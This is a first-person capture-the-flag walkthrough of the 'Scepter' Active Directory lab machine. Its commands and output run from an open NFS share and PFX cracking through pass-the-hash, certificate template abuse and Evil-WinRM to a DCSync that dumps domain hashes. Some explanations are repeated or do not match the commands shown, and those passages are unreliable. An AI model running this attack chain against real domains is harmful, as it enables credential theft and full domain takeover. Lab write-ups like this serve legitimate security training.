Machine Overview
Scepter is a Hard difficulty Windows AD machine exposing NFS and SMB shares. The attack begins with mounting a publicly accessible NFS helpdesk share containing PFX certificate files. After cracking the PFX password and forging a new certificate, authentication to AD is performed via certipy. The escalation chains through BloodHound AD path abuse, ESC certificate attacks, and ultimately a DCSync to dump the Administrator hash.
Initial Enumeration
Port Scanning
nmap -p- 10.129.6.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-29 22:44 CEST
Nmap scan report for 10.129.6.202
Host is up (0.018s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
2049/tcp  open  nfs
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
5986/tcp  open  wsmans
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
49683/tcp open  unknown
49696/tcp open  unknown
49714/tcp open  unknown
49722/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 20.87 seconds
A detailed service-version scan (-sCV) fingerprints the exact software versions running on each open port, helping identify potential vulnerabilities.
nmap -p53,88,111,135,139,389,445,464,593,636,2049,3268,3269,5985,5986,9389,47001,49664,49665,49666,49667,49669,49678,49679,49680,49683,49696,49714,49722 -sCV 10.129.6.202 -vvvv
Scanned at 2025-04-29 22:47:08 CEST for 79s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-30 01:50:08Z)
111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-30T01:51:19+00:00; +5h03m01s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-01T03:22:33
| Not valid after:  2025-11-01T03:22:33
| MD5:   2af6:88f7:a6bf:ef50:9b84:3dc6:3df5:e018
| SHA-1: cd9a:97ee:25c8:00ba:1427:c259:02ed:6e0d:9a21:7fd9
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-01T03:22:33
| Not valid after:  2025-11-01T03:22:33
| MD5:   2af6:88f7:a6bf:ef50:9b84:3dc6:3df5:e018
| SHA-1: cd9a:97ee:25c8:00ba:1427:c259:02ed:6e0d:9a21:7fd9
|_ssl-date: 2025-04-30T01:51:19+00:00; +5h03m02s from scanner time.
2049/tcp  open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-30T01:51:19+00:00; +5h03m01s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-01T03:22:33
| Not valid after:  2025-11-01T03:22:33
| MD5:   2af6:88f7:a6bf:ef50:9b84:3dc6:3df5:e018
| SHA-1: cd9a:97ee:25c8:00ba:1427:c259:02ed:6e0d:9a21:7fd9
3269/tcp  open  ssl/ldap      syn-ack ttl 127
|_ssl-date: 2025-04-30T01:51:19+00:00; +5h03m02s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Issuer: commonName=scepter-DC01-CA/domainComponent=scepter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-01T03:22:33
| Not valid after:  2025-11-01T03:22:33
| MD5:   2af6:88f7:a6bf:ef50:9b84:3dc6:3df5:e018
| SHA-1: cd9a:97ee:25c8:00ba:1427:c259:02ed:6e0d:9a21:7fd9
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp  open  ssl/http      syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2025-04-30T01:51:19+00:00; +5h03m02s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: DNS:dc01.scepter.htb
| Issuer: commonName=dc01.scepter.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-01T00:21:41
| Not valid after:  2025-11-01T00:41:41
| MD5:   e84c:6894:816e:b7f5:4338:0a1f:a896:2075
| SHA-1: 4e58:3799:020d:aaf4:d5ce:0c1e:76db:32cd:5a0e:28a7
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49678/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49680/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49683/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49714/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49722/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 16304/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 21383/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 32193/udp): CLEAN (Timeout)
|   Check 4 (port 45127/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-04-30T01:51:09
|_  start_date: N/A
|_clock-skew: mean: 5h03m01s, deviation: 0s, median: 5h03m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 79.98 seconds
           Raw packets sent: 33 (1.428KB) | Rcvd: 30 (1.316KB)
Windows Machine Enumeration
I use enum4linux to gather machine information, discovering null sessions are allowed over SMB.
enum4linux 10.129.62.114
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon May  5 22:07:34 2025

 =========================================( Target Information )=========================================

Target ........... 10.129.62.114
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 10.129.62.114 )===========================

[E] Can't find workgroup/domain
 ===============================( Nbtstat Information for 10.129.62.114 )===============================

Looking up status of 10.129.62.114
No reply from 10.129.62.114

 ===================================( Session Check on 10.129.62.114 )===================================
[+] Server 10.129.62.114 allows sessions using username '', password ''
 ================================( Getting domain SID for 10.129.62.114 )================================

Domain Name: SCEPTER
Domain Sid: S-1-5-21-74879546-916818434-740295365

[+] Host is part of a domain (not a workgroup)
 ==================================( OS information on 10.129.62.114 )==================================

[E] Can't get OS info with smbclient
[+] Got OS info for 10.129.62.114 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
 =======================================( Users on 10.129.62.114 )=======================================

[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
 =================================( Share Enumeration on 10.129.62.114 )=================================

do_connect: Connection to 10.129.62.114 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.129.62.114
 ===========================( Password Policy Information for 10.129.62.114 )===========================
[E] Unexpected error from polenum:
[+] Attaching to 10.129.62.114 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.129.62.114)

[+] Trying protocol 445/SMB...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.

[E] Failed to get password policy with rpcclient
 =====================================( Groups on 10.129.62.114 )======================================

[+] Getting builtin groups:

[+]  Getting builtin group memberships:
[+]  Getting local groups:
[+]  Getting local group memberships:
[+]  Getting domain groups:
[+]  Getting domain group memberships:
 ==================( Users on 10.129.62.114 via RID cycling (RIDS: 500-550,1000-1050) )==================
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED.  RID cycling not possible.
 ===============================( Getting printer info for 10.129.62.114 )===============================
do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
enum4linux complete on Mon May  5 22:07:58 2025
Foothold: NFS Share & PFX Certificate Abuse
NFS Enumeration
Port 2049 (NFS) is open. I check for available mounts and find a /helpdesk share accessible to everyone.
showmount -e scepter.htb
Export list for scepter.htb:
/helpdesk (everyone)
I mount the discovered NFS export to a local directory using mount -t nfs. NFS (Network File System) shares that are exported to * (everyone) allow any client to mount and read the contents without authentication — a common misconfiguration that can expose sensitive internal files.
sudo mount -t nfs scepter.htb:/helpdesk /tmp/helpdeskThe mounted share contains .pfx certificate files — these contain private keys and certificates that can be used for AD authentication.
sudo ls -la /tmp/helpdesk
total 21
drwx------  2 nobody nogroup   64 Nov  2  2024 .
drwxrwxrwt 17 root   root     400 May  5 22:24 ..
-rwx------  1 nobody nogroup 2484 Nov  2  2024 baker.crt
-rwx------  1 nobody nogroup 2029 Nov  2  2024 baker.key
-rwx------  1 nobody nogroup 3315 Nov  2  2024 clark.pfx
-rwx------  1 nobody nogroup 3315 Nov  2  2024 lewis.pfx
-rwx------  1 nobody nogroup 3315 Nov  2  2024 scott.pfx
Cracking PFX Files
PFX files are password-protected. I use pfx2john to extract the hash and crack it with John the Ripper.
sudo pfx2john helpdesk/lewis.pfxI convert the PFX file into a hash format that John the Ripper can process for offline cracking.
sudo pfx2john helpdesk/lewis.pfx | tee -a hashtocrack
lewis.pfx:$pfxng$256$32$2048$8$2ae7b9f39c9e4fb3$30820c8e308206fa06092a864886f70d010706a08206eb308206e7020100308206e006092a864886f70d010701305f06092a864886f70d01050d3052303106092a864886f70d01050c30240410c914118aca0894b9e681d52eaf4c624002020800300c06082a864886f70d02090500301d060960864801650304012a0410614c34dd66906b1a7499d153ea6ffffa80820670a26e8d00ddf0335677033b383e165baa35dbb5460a023962c84f73ee6d0060011a34e8b01a5a902d9141e0a968408567c1a7372898dd738ee31750331ed9b43eb28e2f3a67e31e565d8240f7982d094b06872c1aa9ca312dfb85fd82bc9fcc5fd51998cc60e51bef78ec7f71e69ea7371e12257190bc94843291a...
I crack the extracted hash using John the Ripper with the rockyou.txt wordlist.
john --wordlist=/usr/share/wordlists/rockyou.txt hashtocrack
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 AVX 4x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newpassword      (lewis.pfx)
1g 0:00:00:00 DONE (2025-05-05 22:36) 5.263g/s 26947p/s 26947c/s 26947C/s Liverpool..babygrl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
With the PFX password known, I create a new certificate using the key material from the helpdesk share and authenticate to AD using certipy.
sudo openssl pkcs12 -export -out baker.pfx -inkey /tmp/helpdesk/baker.key -in /tmp/helpdesk/baker.crt -passout pass:newpassword
Enter pass phrase for /tmp/helpdesk/baker.key:
I authenticate using the forged PFX certificate to extract the user's NTLM hash or obtain a session.
certipy auth -pfx baker.pfx -dc-ip 10.129.62.114
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: d.baker@scepter.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'd.baker.ccache'
[*] Trying to retrieve NT hash for 'd.baker'
[*] Got hash for 'd.baker@scepter.htb': aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce
LDAP & BloodHound
Using the authenticated hash, I collect LDAP data for BloodHound analysis.
nxc ldap 10.129.62.114 -u 'd.baker' --hash 'aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce' --bloodhound --collection All --dns-server 10.129.62.114
SMB 10.129.62.114 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
LDAP 10.129.62.114 389 DC01 [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP 10.129.62.114 389 DC01 Resolved collection methods: group, rdp, container, session, acl, localadmin, trusts, objectprops, dcom, psremote
LDAP 10.129.62.114 389 DC01 Done in 00M 12S
LDAP 10.129.62.114 389 DC01 Compressing output into /home/kali/.nxc/logs/DC01_10.129.62.114_2025-05-06_043606_bloodhound.zip BloodHound showing d.baker attack paths
Lateral Movement: AD Privilege Chain
Password Change & GenericAll Abuse
I change the password for a.carter using Pass-the-Hash with d.baker's credentials.
pth-net rpc password "a.carter" "Test123" -U "scepter.htb"/"d.baker"%"aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce" -S "dc01.scepter.htb"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
I use netexec to enumerate additional domain information using the valid credentials.
nxc smb scepter.htb -u 'a.carter' -p 'Test123'
SMB         10.129.62.114   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB         10.129.62.114   445    DC01             [+] scepter.htb\a.carter:Test123
With a.carter's access, I grant GenericAll permissions over the Staff OU and modify d.baker's mail attribute to impersonate user h.brown via ESC certificate abuse.
bloodyAD --host "10.129.62.114" -d "scepter.htb" -u a.carter -p "Test123" add genericAll "OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB" a.carter
[+] a.carter has now GenericAll on OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB
I use bloodyAD to perform Active Directory modifications over LDAP. BloodyAD is a post-exploitation tool specifically designed for AD abuse — it can add users to groups, modify object attributes (like msDS-KeyCredentialLink for Shadow Credentials), change passwords, and manipulate ACLs. Unlike PowerShell-based approaches, it works directly from Linux without needing a Windows session.
bloodyAD -d scepter.htb -u a.carter -p 'Test123' --host dc01.scepter.htb --dc-ip 10.129.62.114 set object d.baker mail -v h.brown@scepter.htb
[+] d.baker's mail has been updated
Certificate Request for h.brown
I enumerate available certificate templates and find StaffAccessCertificate is exploitable.
certipy find -username 'd.baker@scepter.htb' -hashes 'aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'scepter-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'scepter-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'scepter-DC01-CA' via RRP
[*] Got CA configuration for 'scepter-DC01-CA'
[*] Saved BloodHound data to '20250508023112_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250508023112_Certipy.txt'
[*] Saved JSON output to '20250508023112_Certipy.json'
I use certipy req to request a certificate from the CA using the identified vulnerable template. By specifying the Administrator's UPN (User Principal Name) in the certificate's Subject Alternative Name (SAN), I create a certificate that the domain trusts as belonging to the Administrator — even though it was requested by a different user. This is the core of ESC-type certificate abuse attacks.
certipy req -username "d.baker@scepter.htb" -hashes aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce -target dc01.scepter.htb -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'd.baker.pfx'
I authenticate with the certificate to obtain a TGT and .ccache file, then configure Kerberos and connect via Evil-WinRM.
┌──(kali㉿kali)-[~/HTB/Scepter]
└─$ certipy auth -pfx d.baker.pfx -domain scepter.htb -dc-ip 10.129.62.114 -username h.brown
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: h.brown@scepter.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'h.brown.ccache'
[*] Trying to retrieve NT hash for 'h.brown'
[*] Got hash for 'h.brown@scepter.htb': aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
┌──(kali㉿kali)-[~/HTB/Scepter]
└─$ KRB5CCNAME=h.brown.ccache evil-winrm -i dc01.scepter.htb -r scepter.htb -u h.brown
I inspect the configuration file for stored credentials or sensitive information.
cat /etc/krb5.conf
[libdefaults]
        default_realm = SCEPTER.HTB
        dns_lookup_realm = false
        dns_lookup_kdc = false
# The following krb5.conf variables are only for MIT Kerberos.
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
        rdns = false


# The following libdefaults parameters are only for Heimdal Kerberos.
        fcc-mit-ticketflags = true

[realms]
        SCEPTER.HTB = {
                kdc = dc01.scepter.htb
        }


[domain_realm]
        .scepter.htb = SCEPTER.HTB
        scepter.htb = SCEPTER.HTB
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
KRB5CCNAME=h.brown.ccache evil-winrm -i dc01.scepter.htb -r scepter.htb -u h.brown

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\h.brown\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\h.brown\Desktop> ls


    Directory: C:\Users\h.brown\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         5/7/2025   5:29 PM             34 user.txt


*Evil-WinRM* PS C:\Users\h.brown\Desktop> type user.txt
556d7282428d785ff39cfb14bd6eba25556d7282428d785ff39cfb14bd6eba25Privilege Escalation: DCSync Attack
Modifying Mail Attributes for p.adams
User h.brown is a member of the CMS Global Group, granting write rights over p.adams. I modify the mail attribute to prepare for another certificate request.
bloodyAD -k ccache=h.brown.ccache --dc-ip 10.129.243.90 --host dc01.scepter.htb -d scepter.htb  set object p.adams altSecurityIdentities -v 'X509:<RFC822>h.brown@scepter.htb'
[+] p.adams's altSecurityIdentities has been updated
I use certipy to authenticate with the forged certificate and extract p.adams's NT hash. Certipy performs PKINIT (Public Key Cryptography for Initial Authentication) against the KDC, which returns a TGT containing the user's PAC. From this, the NT hash can be extracted using the U2U (User-to-User) Kerberos extension — a technique known as UnPAC-the-Hash.
certipy auth -pfx d.baker.pfx -username p.adams -domain scepter.htb -dc-ip 10.129.243.90 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: p.adams@scepter.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'p.adams.ccache'
[*] Trying to retrieve NT hash for 'p.adams'
[*] Got hash for 'p.adams@scepter.htb': aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0
DCSync
With p.adams's credentials, I perform a DCSync attack using secretsdump.py. DCSync mimics a domain controller's replication behavior to request all user password hashes from the target DC.
KRB5CCNAME=p.adams.ccache secretsdump.py -hashes 'aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0' -just-dc p.adams@scepter.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a291ead3493f9773dc615e66c2ea21c4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c030fca580038cc8b1100ee37064a4a9:::
scepter.htb\d.baker:1106:aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce:::
scepter.htb\a.carter:1107:aad3b435b51404eeaad3b435b51404ee:2e24650b1e4f376fa574da438078d200:::
scepter.htb\h.brown:1108:aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c:::
scepter.htb\p.adams:1109:aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0:::
scepter.htb\e.lewis:2101:aad3b435b51404eeaad3b435b51404ee:628bf1914e9efe3ef3a7a6e7136f60f3:::
scepter.htb\o.scott:2102:aad3b435b51404eeaad3b435b51404ee:3a4a844d2175c90f7a48e77fa92fce04:::
scepter.htb\M.clark:2103:aad3b435b51404eeaad3b435b51404ee:8db1c7370a5e33541985b508ffa24ce5:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:0a4643c21fd6a17229b18ba639ccfd5f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:cc5d676d45f8287aef2f1abcd65213d9575c86c54c9b1977935983e28348bcd5
Administrator:aes128-cts-hmac-sha1-96:bb557b22bad08c219ce7425f2fe0b70c
Administrator:des-cbc-md5:f79d45bf688aa238
krbtgt:aes256-cts-hmac-sha1-96:5d62c1b68af2bb009bb4875327edd5e4065ef2bf08e38c4ea0e609406d6279ee
krbtgt:aes128-cts-hmac-sha1-96:b9bc4dc299fe99a4e086bbf2110ad676
krbtgt:des-cbc-md5:57f8ef4f4c7f6245
scepter.htb\d.baker:aes256-cts-hmac-sha1-96:6adbc9de0cb3fb631434e513b1b282970fdc3ca089181991fb7036a05c6212fb
scepter.htb\d.baker:aes128-cts-hmac-sha1-96:eb3e28d1b99120b4f642419c99a7ac19
scepter.htb\d.baker:des-cbc-md5:2fce8a3426c8c2c1
scepter.htb\a.carter:aes256-cts-hmac-sha1-96:5a793dad7f782356cb6a741fe73ddd650ca054870f0c6d70fadcae162a389a71
scepter.htb\a.carter:aes128-cts-hmac-sha1-96:f7643849c000f5a7a6bd5c88c4724afd
scepter.htb\a.carter:des-cbc-md5:d607b098cb5e679b
scepter.htb\h.brown:aes256-cts-hmac-sha1-96:5779e2a207a7c94d20be1a105bed84e3b691a5f2890a7775d8f036741dadbc02
scepter.htb\h.brown:aes128-cts-hmac-sha1-96:1345228e68dce06f6109d4d64409007d
scepter.htb\h.brown:des-cbc-md5:6e6dd30151cb58c7
scepter.htb\p.adams:aes256-cts-hmac-sha1-96:0fa360ee62cb0e7ba851fce9fd982382c049ba3b6224cceb2abd2628c310c22f
scepter.htb\p.adams:aes128-cts-hmac-sha1-96:85462bdef70af52770b2260963e7b39f
scepter.htb\p.adams:des-cbc-md5:f7a26e794949fd61
scepter.htb\e.lewis:aes256-cts-hmac-sha1-96:1cfd55c20eadbaf4b8183c302a55c459a2235b88540ccd75419d430e049a4a2b
scepter.htb\e.lewis:aes128-cts-hmac-sha1-96:a8641db596e1d26b6a6943fc7a9e4bea
scepter.htb\e.lewis:des-cbc-md5:57e9291aad91fe7f
scepter.htb\o.scott:aes256-cts-hmac-sha1-96:4fe8037a8176334ebce849d546e826a1248c01e9da42bcbd13031b28ddf26f25
scepter.htb\o.scott:aes128-cts-hmac-sha1-96:37f1bd1cb49c4923da5fc82b347a25eb
scepter.htb\o.scott:des-cbc-md5:e329e37fda6e0df7
